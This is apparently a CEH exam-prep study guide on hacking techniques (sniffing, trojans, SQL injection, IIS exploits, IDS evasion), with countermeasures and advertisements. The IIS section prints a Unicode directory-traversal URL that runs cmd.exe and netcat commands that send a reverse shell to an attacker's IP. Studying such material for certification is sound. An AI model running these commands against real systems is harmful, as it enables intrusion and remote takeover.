Rootkits are malicious code that are developed for the specific purpose of allowing hackers to gain expanded access to a system and hide their presence. While rootkits have been available in the Linux world for many years, they are now starting to make their way into the Windows environment. Rootkits are considered freeware and are readily available on the Internet.

If you suspect a computer has been rootkitted, you'll need to use an MD5 checksum utility or a program such as Tripwire to determine the viability of your programs. The only other alternative is to rebuild the computer from known good media.

## Evidence Hiding

Once an attacker has gained full control of the victim's computer, he will typically try to cover his tracks. According to **Locard's Exchange Principle**, "whenever someone comes in contact with another person, place, or thing, something of that person is left behind." This means the attacker must clear log files, eliminate evidence, and cover his tracks. A common tool the attacker will use to disable logging is the **auditpol** command.

The attacker will also attempt to clear the log. This may be accomplished with the **Elsave** command. This will remove all entries from the logs, except one showing the logs were cleared. Other tools an attacker may attempt to use at this point include Winzapper and Evidence Eliminator.

## File Hiding

Various techniques are used by attackers in an attempt to hide their tools on the compromised computer. Some attackers may just attempt to use attrib to hide files, while others may place their warez in low traffic areas; e.g., winnt/system32/os2drivers. One of the most advanced file hiding techniques is **NTFS File Streaming**. A tool that is available to detect streamed files is **Sfind**.

## Data Hiding

Other data hiding techniques deal with moving information in and out of networks undetected. This can be accomplished through the use of bitmaps, MP3 files, Whitespace hiding, and others. Each is briefly described below:

- ❖ Steganography- The art of hiding text inside of images
- ❖ ImageHide – A Stego program
- ❖ MP3Stego – A Stego program that hides text in MP3 files
- ❖ Snow – A Stego program that hides text in the whitespace inside of documents
- ❖ Camera/Shy – Used to hide text in web based images

While there are tools such as **StegDetect** that can sometimes find these files, that by no way means you will be able to break their encryption and uncover the contents.

## Prompting the Box

The final step for the attacker is that of becoming the target. Up to this point, the attacker has been able to maintain a connection to the target, but may not yet have the ability to execute and run programs locally. The following three tools will allow the attacker to become the target: Psexec, Remoxec, and Netcat.

When the attacker has a command prompt on the victim's computer, he will typically restart the methodology looking for other internal targets to attack and compromise.

## Sniffers

A good understanding of Sniffers functionality is required to successfully complete the exam.

## Sniffers Defined

A sniffer or **packet analyzer** can be software or hardware based. Its function is to capture and decode network traffic. Sniffers typically place the NIC into promiscuous mode. Captured traffic can be analyzed to determine problems in a network such as bottlenecks or performance degradation. Sniffers can also be used by an attacker or unauthorized individual to capture clear text passwords and data from the network. Protocols such as FTP, Telnet, and HTTP are especially vulnerable as they pass all usernames and passwords in clear text.

## Passive Sniffing

Passive sniffing is made possible through the use of hubs. As hubs treat all ports as one giant collision domain, all traffic is visible. Unfortunately for the attacker, most modern networks no longer use hubs. This makes the capture of



unauthorized traffic more difficult. That is unless the attacker is sniffing a wireless network as it acts as a hub, not a switch.

## Active Sniffing

Switches do not operate like hubs. By default, they make each physical port a separate collision domain. Therefore, active sniffing requires that the switch be manipulated in some fashion. The objective is to force the switch to pass the attacker the needed traffic. Otherwise, the attacker will only see the traffic bound for his particular port or broadcast traffic, which by default, is passed to all ports.

## Generic Sniffing Tools

These tools allow you to view real-time packet captures and configure filters for pre/post filtering. Once the data is captured, these programs allow you to interactively view each packet and its individual headers. Descriptions of the packet headers are summarized. Most will also allow you to reconstruct individual TCP streams. Some of these programs are freely available, while others are quite expensive.

- ❖ WinDump – A Windows based command line TCPDump program
- ❖ TCPDump – The most well-known Unix based sniffing program
- ❖ Ethereal – A great GUI TCP/IP sniffer. It is free and available at <http://www.ethereal.com>
- ❖ EtherPeek – A commercial grade sniffer developed by [WildPackets](#)

## Specialized Sniffing Tools

Unlike the generic tools listed above, these tools capture specific types of traffic. These are optimized for hacking and penetration testing as all the non-essential information has been removed.

- ❖ DSNIFF – Captures clear text usernames and passwords.
- ❖ MailSnarf - Optimized to capture clear text mail information.
- ❖ URLSnarf – Builds a list of all browsed URLs.
- ❖ WebspY – Opens the URL the victim is browsing on the attacker's computer
- ❖ Cain – Sniff traffic, capture/crack passwords, and enumerate Windows networks.
- ❖ Ettercap – multipurpose sniffer/interceptor/logger for switched LAN's.

## Overcoming Switched Networks

Sniffing traffic on a switched network can be accomplished through one of two ways: Flooding or ARP Spoofing.

### Flooding

Flooding is simply the process of sending the switch more MAC addresses than the CAM (Content Addressable Memory) can hold. Some, but not all switches that are flooded with such a high amount of traffic will default open. Simply stated, these devices will begin to function as a hub passing all traffic to all ports. One of the programs an attacker may use to attempt to accomplish this technique is **EtherFlood**.



## ARP Spoofing

This technique corrupts the ARP protocol to attempt the redirection of switched traffic. Normally, ARP is used to resolve known IP addresses to unknown MAC addresses. Once the ARP protocol has performed this resolution, the results are stored in the ARP cache. It is stored there for a short period of time to speed consequent communications and reduce broadcast traffic.

Since ARP is a trusting protocol, a victim's computer will accept an unsolicited ARP response. This unsolicited ARP response can be used to fool the victim's computer into communicating with the wrong device. For the attacker to be successful, he must also fool the switch and enable IP forwarding to move the data from his computer, to its true destination. At this point, he will have successfully placed himself in the traffic stream and can capture all forthcoming data transmissions. Several programs are available that can accomplish this attack. One such program is **ArpSpoof**.

## MAC Spoofing

MAC spoofing tools allow the attacker to pretend to be another physical device. This type of attack may be used in situations where switch ports are locked by MAC address. These tools are available for Windows and Linux. Some can even be used to spoof wireless network cards.

- ❖ Macof – Floods the network with random MAC addresses
- ❖ SMAC – Windows MAC address spoofing tool
- ❖ MAC Changer – Linux MAC address spoofing tool

## DNS Spoofing

DNS spoofing is a hacking technique used to inject DNS servers with false information. It enables malicious users, redirects users to bogus websites, or can be used for denial of service attacks.

A good understanding of DNS and zone files are required to pass the CEH exam. Zone files contain SOA, NS, A, CNAME, and MX records. Other DNS record types include: PTR, HINFO, and MINFO.

The two basic approaches to DNS spoofing are:

- ❖ Hijack the DNS query and redirect the victim to a bogus site
- ❖ Hack the DNS server, thereby, forcing it to provide a false response to a DNS query

Two of the tools available to the attacker to perform DNS spoofing are:

- ❖ WinDNSSpoof
- ❖ Distributed DNS Flooder

## Detecting Sniffers and Monitoring Traffic

It is not easy to detect sniffers on the network. Organizations should make sure their policies disallow unauthorized sniffers. There should also be a heavy penalty placed on those found to be in violation of such policies. There are some tools that can aid the network security administrator in maintaining compliance to this policy, such as, SniffDet, IRIS and NetIntercept.

# Trojans and Backdoors

Trojan horses are programs that are malicious in nature but are disguised as benign. Once executed, they plant unwanted malicious code on the user's computer. These programs can, among other things, steal passwords, provide remote access, log keystroke activity, or destroy data.

## What is a Trojan Horse?

The story of the Trojan Horse comes from the classic novel, *The Iliad*, where the Trojans placed the gift of a tall wooden horse at the city gates. The city inhabitants accepted the gift and moved it inside. Then, during the middle of the night, soldiers who were hiding inside the horse slipped out and attacked the city's inhabitants.

Trojan programs, just as with the historical version, require the user to accept the malicious gift. Once executed, the system is infected. Therefore, the best defense is to make sure users are trained not to download or install unsolicited applications.

## Common Trojans and Backdoors

The most common Trojans, allow the attacker remote access to the victim's computer. Various means are used to trick the user into installing the program. Once installed, the attacker can use the Trojan to have complete access to that computer, just as if he were physically sitting in front of its keyboard.

Common ways Trojans are acquired include e-mail attachments, untrusted sites, peer-to-peer programs (i.e., Kazaa), or Instant Messenger downloads. Several of the most well-known Trojans are: BackOrifice 2000, QAZ, Tini, Donald Dick, SubSeven, NetBus, Beast and Netcat.

## Wrappers

Wrappers are programs that are used to combine Trojan programs with legitimate programs. This combined, wrapped executable is then forwarded to the victim. The victim sees only the one, legitimate program and upon installation, is tricked into installing the Trojan.

Not all of these programs will give the attacker the icon he needs to trick the victim into executing the program. So, tools such as Michelangelo or **IconPlus** will be used to alter the installation icon. It can be made to look like anything from a Microsoft Office 2000 icon, to a setup icon for the latest computer game.

## Covert Channels

Covert channels rely on the principle that you cannot deny what you must permit. Therefore, if protocols such as HTTP, ICMP, and DNS are allowed through the firewall, these malicious programs will utilize those openings. Three of the top covert channel programs are listed below:



## The PrepLogic Mega Guide

**PrepLogic took the CramSession Study Guide and made it better!**

- Over 100 pages
- More in-depth content
- Expanded resources
- Includes review practice questions

**Get \$10 Off**  
**Get it Now**

Coupon Code: **MEGA10**

A+, MCSE, CCNA, CEH,  
CISSP, PMP, and more.

**PrepLogic**

Be Prepared. Be Confident. Get Certified.

Get this **Study Guide and many more** for **FREE** at

**CramSession**  
www.cramsession.com

- ❖ ACK CMD - Uses TCP ACK's as a covert channel
- ❖ Loki – Uses ICMP as a covert channel
- ❖ Reverse WWW Shell – Uses HTTP as a covert channel

## Backdoor Countermeasures

The cheapest countermeasure to implement is that of educating users not to download and install applications from e-mail or the Internet. Anti-virus software must also be installed and kept current. Outdated anti-virus software is of little to no value. If you suspect a computer has become infected with a Trojan or backdoor: (1) use a port-monitoring tool to investigate running processes and applications and, (2) install a cleaner to remove the malicious software.

## Port Monitoring Tools

The tools listed below are one quick and simple way to investigate the programs and processes running on a computer. Even without the add-on tools listed below, you can still get a good look at running processes and applications by using the GUI Task Manager.

Another built-in port activity tool that is command line based is Netstat.

Fortunately, there are lots of good port monitoring tools available to monitor programs and processes. Several of these are: Fport, TCPView, Process Viewer and Inzider.

## System File Verification

Whenever Trojans are discovered, you will need to thoroughly investigate the amount of damage that has been done. Remember that the three basic tenets of security are confidentiality, integrity, and availability. One or more of these most likely has been violated. If you are no longer sure of the integrity of the file system, you will be required to reinstall from a known, good backup media. There are other ways to verify the integrity of the system. These include: WFP (Windows File Protection), MD5SUM and TripWire.

# Viruses and Worms

## Viruses

A computer virus is nothing more than a malicious program that is capable of duplicating itself solely for the purpose of causing damage. Viruses do not spontaneously execute on one's computer; they must be given control via an overt act, such as clicking on an executable file attached to an email message; or via an implicit permission that allows your software (IE for example) to automatically execute certain kinds of programs (or scripts). Typically, when a virus gets control it copies itself into other files on one's system and then tries to hitch a ride via email or other network-based means to other computers.

Viruses can only spread by infecting other objects like programs, files, documents, or e-mail attachments. If a virus fails to infect a file or program, it cannot spread.

Some well-known viruses that have destroyed data and infected computer systems include: Cherobyl, ExploreZip, I Love You and Melissa.

## Worms

Unlike a virus, a worm is a self-propagating program. Worms copy themselves from one computer to another, often without the user's knowledge.

Some well-known worms that have destroyed data and infected computer systems include: Pretty Park Worm, Code Red Worm, W32/Klex Worm, BugBear Worm, W32/Opaserv Worm, SQL Slammer Worm, Code Red Worm, MS Blaster and Nimda Worm.

## Denial of Service

### What is Denial of Service Attack?

A DoS attack is any type of attack that brings a system offline or otherwise makes a host's service unavailable to legitimate users. Early DoS attacks were often described as annoying, frustrating, or a nuisance. Modern DoS attacks have increased in sophistication and can render a network unusable. These attacks can cost corporations money through lost sales and profits. While it may be difficult to place an exact monetary figure on DoS attacks, they are costly.

### Common DoS Attacks

Popular DoS attacks can be separated into three categories:

1. Bandwidth
2. Protocol
3. Logic

### Common DoS Attack Strategies

No matter the type, the end result is the same, loss of service for the legitimate users. Some of the more common DoS attack strategies are: Ping of Death, SSPIing, Land, Smurf, SYN Flood, Win Nuke, Jolt2, Bubonic, Targa, and Teardrop.

### Common DDoS Attacks

DDoS software has matured beyond the point where it can only be used by the advanced attacker. The most powerful DDoS programs are open source code. While these programs reside in the virtual space of the Internet, programmers tweak them, improve them, and add features to each successive iteration. Some common DDoS Attack strategies are: Trin00 1, TFN, TFN2K, Stacheldraht, Shaft and Mstream.

### DDoS Attack Sequence

DDoS attacks follow a two-prong attack sequence:

1. Mass Intrusion
2. Attack Phase

## Preventing DoS Attacks

No solution provides complete protection against the threat of DoS attacks. However, there are things you can do to minimize the effect of a DoS attack. These include:

- ❖ Practice the principle of Least Privilege
- ❖ Limit bandwidth
- ❖ Configure aggressive ingress and egress filtering
- ❖ Keep computers up to date and patched
- ❖ Implement load balancing
- ❖ Implement IDS

## DoS Scanning Tools

If you believe that your computer may have been compromised, the best practice is to use a scanning tool to check for DoS infestation. There are several tools to help with this task. Some of these include: Find\_ddos, SARA, DdoSPing, RID and Zombie Zapper.

## Social Engineering

Social Engineering is the *art of manipulation* and the *skill of exploiting human weakness*. A social engineering attack may occur over the phone, by e-mail, by a personal visit, or through the computer. The intent of the attack is to acquire information, such as user IDs and passwords. While these attacks may seem relatively low-tech, they target an organization's weakest link, its employees.

## Common Types of Social Engineering

Social engineering attacks can be divided into two categories:

- ❖ Human Based
- ❖ Computer Based

## Human Based Impersonation

Human based attacks are relatively low-tech and are reminiscent of a scam or something you would expect from a con man. The six primary types of human based social engineering are listed below:

- ❖ Important User
- ❖ Tech Support
- ❖ Third Party Authorization
- ❖ In Person
- ❖ Dumpster Diving
- ❖ Shoulder Surfing

## Computer Based Impersonation

This type of social engineering attack attempts to use a computer as the interface.

These attacks can come in any of the following forms:

- ❖ Mail Attachments
- ❖ Popup Windows
- ❖ Website Faking
- ❖ SPAM

## Social Engineering Prevention

Defense requires a good offense. Employees need to be made aware of social engineering attacks. They must also be given procedures that can be used to verify an individual's identity. Training and education must be continual to remind employees to protect valuable resources. The following three steps can help protect your organization from this easy to launch, hard to prevent attack:

1. Policies and Procedures
2. Training
3. Employee Education

## Session Hijacking

### Spoofing Vs Hijacking

Spoofing is the act of masquerading as another user, whereas session hijacking attempts to attack and take over an existing connection. The attacker will typically intercept the established connection between the authorized user and service. The attacker will then take over the session and assume the identity of the authorized user. Session hijacking attacks can range from basic sniffing, to capture the authentication between a client and server, to hijacking the established session to trick the server into thinking it has a legitimate session with the server.

### Session Hijacking Steps

To successfully hijack a session, several items must come into place.

1. The attacker must be able to track and intercept the traffic
2. The attacker must be able to desynchronize the connection
3. The attacker must be able to inject his traffic in place of the victim's

If successful, the attacker can then simply sit back and observe or actively take over the connection.

- ❖ **Passive Session Hijacking** – The process of silently sniffing the data exchange between the user and server
- ❖ **Active Session Hijacking** – The process of killing the victim's connection and hijacking it for malicious intent



## TCP Concepts

To understand hijacking, you must know how TCP functions. As TCP is a reliable service, a 3-step startup is performed before data is transported.

### TCP 3-step startup

Before two computers can communicate, TCP must set up the session. This setup is comprised of three steps. Once these three steps are completed, the two computers can exchange data. The 3-step startup is shown below:

Client	-- SYN ->	Server
Client	<- SYN / ACK --	Server
Client	-- ACK ->	Server

### Sequence Numbers

During the first two steps of the three-step startup, the two computers that are going to communicate exchange sequence numbers. These numbers enable each computer to keep track of how much information has been sent and the order in which the packets must be reassembled. An attacker must successfully *guess* the sequence number to hijack the session.

## Session Hijacking Tools

There are many tools available to hijack a session. Some of these tools include: Juggernaut, Hunt and SolarWinds TCP Session Reset Utility.

## Session Hijacking Countermeasures

Session hijacking is not one of the easiest attacks for an attacker to complete. It can, however, have disastrous results for the victim if successful. Organizations should consider replacing clear text protocols, such as FTP and Telnet, with more secure protocols such as SSH. Also, administrative controls such as time stamps, sequence numbers, and digital signatures can be used to prevent anti-replay attacks.



## Who Do You Trust for Your Certification Training?

PrepLogic's dependable training products help thousands of professionals and students worldwide achieve their certification goals for A+, MCSE, Network+, CCNA, CEH, PMP, and more.

**PrepLogic Comprehensive Training Tools:**  
 CBT • Practice Exams • Audio Training • Mega Guides • Discount Exam Vouchers

For Free Product Demos, [Click Here.](#)

**PrepLogic**  
*Be Prepared. Be Confident. Get Certified.*

Get this **Study Guide** and many more for **FREE** at

**CramSession**  
 www.cramsession.com

# Hacking Wireless Networks

Wireless networking technologies become more popular each day. The reasons are simple; wireless networks are easy to configure, easy to use, require no cabling and are inexpensive.

## 802.11 Standards

The IEEE 802.11 committee sets the standards for the wireless protocol. The three wireless standards include:

- ❖ 802.11 a – Speeds up to 54 Mbps
- ❖ 802.11 b – Speeds up to 11 Mbps
- ❖ 802.11 g – Speeds up to 54 Mbps

## WEP

WEP (**Wired Equivalent Privacy**) was originally designed to protect wireless networks from eavesdropping through the use of a 40-bit key. The key was limited to 40 bits, due to export rules that existed during the late 1990s when the 802.11 protocol was developed. This provides a very limited level of encryption that is relatively easy to compromise. WEP is vulnerable because it uses a relatively short IV (**Initialization Vector**) and key remains static. Luckily, there are protection mechanisms that make wireless more secure. These include:

- ❖ WPA – Wireless Protection Access, a replacement for WEP
- ❖ LEAP – Cisco's Lightweight Extensible Authentication Protocol
- ❖ PEAP – Protected Extensible Authentication Protocol

## Finding WLANs

Finding unsecured wireless networks has become quite a fad; some criminal hackers are making a game of driving around and connecting to as many networks as they can. One of the most well-known tools for finding WLANs is **NetStumbler**.

## Cracking WEP Keys

Because of the weaknesses of WEP, locked networks can be accessed as long as enough packets can be captured. Two tools used to break into WEP secured networks are **AirSnort** and **WEP Crack**.

## Sniffing Traffic

Just as in the wired world, there are tools that can be used to capture and sniff wireless traffic. They include **AiroPeek** and **Kismet**.

## Wireless Attacks

Wireless networks can be attacked by several different methods. The two most common are: Wireless Dos and Access Point Spoofing.



## Securing Wireless Networks

Fortunately, there are ways to secure wireless networks. A good starting point is to turn on WEP and change the SSID (**Service Set Identifier**). Changing the SSID and enabling WEP is only the first step, since it is still transmitted in clear text. You should continue by carefully considering the placement of your WAPs and restricting the allocation of DHCP addresses on the wireless network segment. Other considerations include:

- ❖ Prohibit access from unknown MAC addresses
- ❖ Use Strong Authentication such as RADIUS
- ❖ Consider IPSec
- ❖ Build a network that maintains defense in depth

## SQL Injection

Some organizations are so focused on their web servers, that they may never realize that the attacker may have another target in mind. The organization's most valuable assets are not on the web server, but contained within the company's database. This juicy target can contain customer data, credit card numbers, passwords, or other corporate secrets. Attackers search for and exploit databases that are susceptible to SQL injection. What is SQL injection? SQL injection occurs when an attacker is able to insert SQL statements into a query by means of a SQL injection vulnerability.

### SQL Insertion Discovery

Attackers typically scan for port 1433 to find Microsoft SQL databases. Once identified, the attacker will place a single ' inside a username field to test for SQL vulnerabilities. The attacker will look for a return result similar to the one shown below:

Microsoft OLE DB Provider for SQL Server error '80040e14'

Unclosed quotation mark before the character string ' and Password='.

/login.asp, line 42

This informs the attacker that SQL injection is possible. At this point, the attacker can shut down the server, execute commands, extract the database, or do just about anything else he wants to do.

### SQL Injection Vulnerabilities

SQL servers are vulnerable because of poor coding practices, lack of input validation, and the failure to update and patch the service. The two primary vulnerabilities are:

1. Unpatched Systems
2. Blank sa Password

### SQL Injection Hacking Tools

There are plenty of SQL injection hacking tools available to aid the attacker. Some of the most common are: SQLDict, SQLExec, SQLbf, SQLSmack, SQL2.exe and Msadc.pl.

## Preventing SQL Injection

Preventing SQL injection is best achieved through the techniques discussed above. You should also make sure that the application is running with only enough rights to do its job and implements error handling, so that when the system detects an error, it will not provide the attacker with any useable information.

## Hacking Web Servers

Web hacking is a critical topic because much of the Internet is devoted to e-commerce. This traffic is typically allowed through a firewall or border router, so there is considerable risk involved.

### Web Server Identification

While standard web servers run on ports 80 (HTTP) or 443 (HTTPS), there are other ports that should be scanned for when looking for web-based applications. These include the following:

- ❖ 88 – Kerberos
- ❖ 2779 - Windows 2000 Web Server
- ❖ 8080 – Squid
- ❖ 8888 – Alternate Web Server

Some of the most popular tools used to scan for these services include: Nmap, Netscan Tools and Superscan.

### Web Server Enumeration

Once possible web servers have been identified, the attacker will usually attempt to enumerate the web server vendor. The most popular web servers include: IIS Web Server, Apache Web Server and Sun ONE Web Server.

Common tools used to determine what the web server is running include: Nmap, Telnet, and web sites such as Netcraft.

### Vulnerability Identification

Once the attacker has identified the vendor and version of the web server, he will then search for vulnerabilities. Some of the sites the attacker and security administrators would most likely visit to identify possible vulnerabilities include:

- ❖ <http://www.packetstormsecurity.com>
- ❖ <http://icat.nist.gov/icat.cfm>
- ❖ <http://neworder.box.sk>

The security administrator should also consider running an *automated vulnerability scanning software package*. Several of these are worth mentioning: WebInspect, Whisker, N-Stealth Scanner, Nessus and Shadow Security Scanner.

## Vulnerability Exploitation

IIS may seem to be the target of many attacks, but this is partially due to the fact that it is so widely used. Others such as **Apache**, have also been targeted for attack and have their share of vulnerabilities.

Attackers will take the least path of resistance. If this happens to be the web server, expect it to be targeted. Some common exploits are discussed below.

### ISAPI DLL Buffer Overflows

This exploit targets **idq.dll**. When executed, this attack can lead to a buffer overflow that can compromise servers running IIS. What makes this vulnerability particular malicious is that the service, part of IIS Indexing, does not even need to be running. Because the idq.dll runs as system, the attacker can easily escalate his privilege and add himself to the administrator's group.

### IPP Printer Overflow

This buffer overflow attack also targets the ISAPI filter (**mws3ptr.dll**) that handles .printer files. If the buffer is sent at least 420 characters, it will overflow and may potentially return a command prompt to the attacker. There are several tools available to exploit this vulnerability; jill-win32 is an example of one.

### ISAPI DLL Source Disclosure

Because of vulnerabilities in the ISM.dll, IIS4 and IIS5 can be made to disclose source data, rather than executing it. An attacker accomplishes this by appending +.htr to the global.asa file.

### IIS Directory Traversal

This vulnerability allows an attacker to back out of the current directory and go wherever he would like within the logical drive's structure. Two iterations of this attack are:

- ❖ Unicode
- ❖ Double Decode

These attacks are possible because of the way in which the Unicode is parsed. These overly long strings (as shown below) bypass the filters that are designed to only check short Unicode.

<http://target/vulnerablefolder/..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\>

### Directory Listing

The attacker can then place this Unicode string in the browser or script the attack with a tool such as NetCat.

If the attacker can access cmd.exe, he is only a few steps away from owning the box. Back in 2001, the Nimda worm used this same vulnerability to ravage web servers.

## Shoveling the Shell

For the final step, the attacker needs only to complete the following two steps. At that point, a command shell will be returned to his computer with system privileges.

1. Execute `nc.exe -l -p <Open Port>` from the attacker's computer
2. Execute `nc.exe -v -e cmd.exe AttackerIP <Open Port>` from the compromised server

## Escalating Privileges on IIS

Some well-known privilege escalation tools are: GetAdmin, HK, PipeupAdmin and IISCrack.dll (httpodbc.dll)

This completes the system hack, as the attacker now has administrator privileges on the computer.

## Clearing IIS Logs

Just as with any other attack, expect the attacker to attempt to remove or alter the log files located at C:\Winnt\system32\Logfiles\W3SVC1, as they will most likely have a record of the attacker's IP address.

## File System Traversal Countermeasures

Countermeasures include:


- ❖ Apply current patches
- ❖ Move cmd.exe
- ❖ Separate the OS and Applications by using two logical partitions
- ❖ Remove executable permissions from the IUSR account

## Securing IIS

As always, the best defense is a good offense. So, there is never going to be a better time than now to make sure your web server is locked down. There are some good tools available for you to accomplish this task.

- ❖ UpdateExpert
- ❖ Microsoft HotFix Checker
- ❖ IIS Lockdown
- ❖ Microsoft Baseline Security Analyzer
- ❖ Calcs

# Take Your Exam for Less!



### Discount Exam Vouchers from PrepLogic

Why pay retail price for the exam when you can save up to 40% with discount exam vouchers?

**Buy Your Voucher Now**

**PrepLogic**

*Be Prepared. Be Confident. Get Certified.*

# Web Application Vulnerabilities

## Footprinting

The methodology for assessing web applications is the same as all of the other services we have examined. The attacker will attempt to gather as much information as possible about the site, as to understand its function, design, and purpose. One good tool that can be used to gather information is **Instant Source**.

## Directory Structure

The most efficient way to determine the directory structure is with the use of a site ripping tool.

## Site Ripping

Site ripping tools allow the attacker to download the entire site locally. Once the site has been duplicated, the attacker can start to examine the directory structure, make an analysis of the site design, perform source sifting, and look for clues that can identify the type of underlying web applications. Some excellent site ripping tools include: Wget, Black Widow and WebSleuth.

## Documenting the Application Structure

Once the underlying applications have been uncovered, the attacker can then search the web to look for vulnerabilities. If vulnerabilities are present, the attacker will also check the web application vendors' web site. Many times, vendors are so proud of their products, they will list all of their clients. This list of clients can be used to immediately target other vulnerable web sites.

## Input Validation

Another huge problem with web applications is that of client-side data. Any time data is passed from the client to the server, it must be checked. Without proper input validation, the web application can be tricked into accepting invalid input.

## Hidden Value Fields

Hidden value fields are embedded inside of the html code. The theory is that if end users cannot see it, it is safe from tampering. The flaw in that logic is that anyone that views the page source can see the hidden fields. Many sites use these hidden value fields to store the price of the product that is passed to the web application.

If the attacker saves the web page locally and then modifies the amount, the new value will be passed to the web application. If no input validation is performed, the application will accept the new, manipulated value.

## Cross Site Scripting

Another popular web application hack is cross-site scripting. Web applications that use **cookies** and fail to properly identify the user are potentially vulnerable. Sending the victim an e-mail with a malicious link embedded is the way this attack is committed. Victims that fall for the ruse and click on the link will have their credentials stolen. Sites running PHPnuke have been particularly hard hit by this attack.

## Cross-Site Scripting Countermeasures

This attack, like others, can be prevented. Consider the following:

- ❖ Patch the program
- ❖ Validate all input that your dynamic page receives
- ❖ Be leery of embedded links
- ❖ Disable scripting language support

## Web Based Password Cracking Techniques

### Authentication Types

Authentication types include:

- ❖ Basic
- ❖ Message Digest
- ❖ Certificate
- ❖ Microsoft Passport
- ❖ Forms Based

You should be familiar with the details of each of these authentication types.

### Web-based Password Cracking

There are an unlimited number of tools available to the attacker to attempt to break into web-based applications. If the site does not employ a lockout policy, it is only a matter of time and bandwidth before the attacker can gain entry. Some of these password cracking tools are: WebCracker, Brutus, ObiWan, Munga, Bunga, Variant and PassList.

### Stealing Cookies

If the attacker can gain physical access to the victim's computer, then there are various tools that can be used to steal cookies or to view hidden passwords. These include the following: CookieSpy and SnadBoy

## Buffer Overflows

Poorly written programs and the lack of boundary checking can cause buffer overflows. Anytime bad data can be entered into an application that causes it to crash, blue screen, or drop to root prompt, there's a problem! Buffer overflows can result in:

- ❖ Attackers being able to run their code in privileged mode access
- ❖ Freezing, rebooting, data corruption, or lockup of the attacked system

## Exploitation

Many of today's most popular attacks are the result of buffer overflows. These include:

- ❖ Jll-Win32 – IIS Buffer Overflow Attack
- ❖ SQL2.exe – SQL Buffer Overflow Attack
- ❖ WSFTP – DoS Buffer Overflow Attack
- ❖ Named NXT – BIND Buffer Overflow Attack

While you may never write a buffer overflow program, you should be familiar with its structure.

## Detecting Buffer Overflows

There are two primary ways to detect buffer overflows: 1) Proactive - Have an experienced programmer examine the code to verify it is written correctly; 2) Reactive – Release a faulty program and wait until the attacker attacks the application by feeding it long strings of data and observing its reaction.


## Skills Required to Exploit Buffer Overflows

The skills required to exploit a buffer overflow include:

- ❖ Knowledge of the Stack
- ❖ Assembly Language
- ❖ C Programming
- ❖ The ability to guess key parameters

## Defense Against Buffer Overflows

The best defense against buffer overflows is to start with a robust and secure program. Safer C program calls should be used and the finished code should be audited. When dealing with pre-compiled programs, you should always make sure the latest patches are applied and that the program is executed at the least possible privilege.



# The PrepLogic Mega Guide

PrepLogic took the CramSession Study Guide and made it better!

- Over 100 pages
- Expanded resources
- More in-depth content
- Includes review practice questions

**Get \$10 Off**  
**Get it Now**

Coupon Code: **MEGA10**

A+, MCSE, CCNA, CEH, CISSP, PMP, and more.

**PrepLogic**  
Be Prepared. Be Confident. Get Certified.

## Tools for Compiling Programs Robust Code

Some of the tools that are available to insure robust code include:

- ❖ StackGuard
- ❖ Immunix

# IDS, Firewalls, and Honeypots

## Intrusion Detection Systems

IDS systems can be software or hardware based. While some are simple software applications, others are high-end hardware based products. No matter what the platform, they share a common purpose, which is to monitor events on hosts or networks and notify security administrators in the event of an anomaly. IDS systems come in two basic types: Anomaly Detection and Signature Recognition.

### Anomaly Detection

This method of monitoring works by looking for traffic that is outside the bounds of normal traffic. While this works well, it can be fooled by slowly changing traffic patterns. This can sometimes fool the IDS into believing the illicit traffic is acceptable.

### Signature Recognition

This method of monitoring works by comparing traffic to known attack signatures. It is as effective as its most current update. It cannot detect an attack that is not in its database.

While signature and anomaly based IDS systems are the most commonly deployed types, other hybrid IDS systems, such as **honeypots**, can be useful tools in detecting potential security breaches.

## IDS Signature Matching

Signature matching works by capturing traffic and examining it to make sure that it complies with known:

- ❖ Protocol Stack Rules
- ❖ Application Protocol Rules

## IDS Software Vendors

There are many vendors for IDS systems. As a security administrator, your biggest concern should be who will watch over and administrate the IDS. As once stated, "IDS systems are like 3-year old children as they require constant attention." If you are not able to provide that amount of attention and manpower, consider outsourcing the task to a qualified third party. Some well-known IDS products include: SNORT, Cybercop, RealSecure and BlackIce.



## Evading IDS

An attacker can use a host of programs to attempt to evade an IDS. He may even encrypt his data to prevent an IDS from analyzing its content. Some of the tools an attacker may use to try and fool an IDS include: Fragrouter, TCPReplay, SideStep, NIDSbench and ADMutate.

## Hacking Through Firewalls

Firewalls function primarily by one of the three following methods:

1. Packet Filtering
2. NAT
3. Proxy

While it is not always possible to hack through firewalls, there are tools and techniques available to determine their manufacturer, presence, and rule set. There are also ways to detect firewalls. As an example, whenever you perform a traceroute and notice that the two final hops show the same IP address, it's probable that you are dealing with a stateful inspection firewall.

At this point, you may want to try to connect. Many firewalls will divulge their presence by simply connecting to them. Use tools such as Telnet and FTP to attempt a banner grab from the firewall.

Tools such as **firewalk**, can be used to further enumerate the firewall's rule set. Firewalk works by tweaking the IP TTL value, so that packets expire one hop beyond the gateway.

Finally, Nmap is another valuable tool that shouldn't be overlooked. It too, can be used to attempt enumeration of the firewall. Nmap's reported results, be it open, closed, or filtered, can tell the attacker a lot about the firewall's architecture. Filtered messages are commonly returned when Nmap receives an ICMP type 3 Code 13 response.

Reference RFC 792 to learn more about how ICMP functions. <http://www.faqs.org/rfcs/rfc792.html>

## Placing Backdoors Behind Firewalls

A much easier technique than hacking through the firewall, is to simply place a backdoor behind it. *Firewalls cannot deny what they must permit.* There will usually be several ports open for the skilled attacker to use. These include:

UDP 53 – DNS

TCP 25 - SMTP

TCP 80 – HTTP

ICMP 0/8 - Ping

## Hiding Behind Covert Channels

Using one of these open ports is a good way for the attacker to covertly send data out of the organization. Some of the tools commonly used here include:

- ❖ NetCat – Can use any TCP/UDP open port
- ❖ CryptCat – Same as NetCat, but carries the payload in an encrypted format

- ❖ ACK CMD - Uses TCP ACK's as a covert channel
- ❖ Loki – Uses ICMP as a covert channel. Looks like common ping traffic
- ❖ Reverse WWW Shell – Uses HTTP as a covert channel

## Honeypots

Honeypots are systems that contain phony files, services, and databases. They are deployed to distract the attacker from the real target and give the administrator enough time to be alerted.

For these lures to be effective, they must adequately persuade the attacker that he has discovered a real system. Products such as Network Associates' CyberCop Sting, simulate an entire network, including routers and hosts that are actually all located on a single computer.

## Honeypot Vendors

There are many honeypot vendors. The two most important issues with honeypots are entrapment and enticement. Some honeypot vendors are listed below for your review. Each link offers good information about this fascinating subject.

- ❖ Deception Toolkit - <http://www.all.net/dtk/index.html>
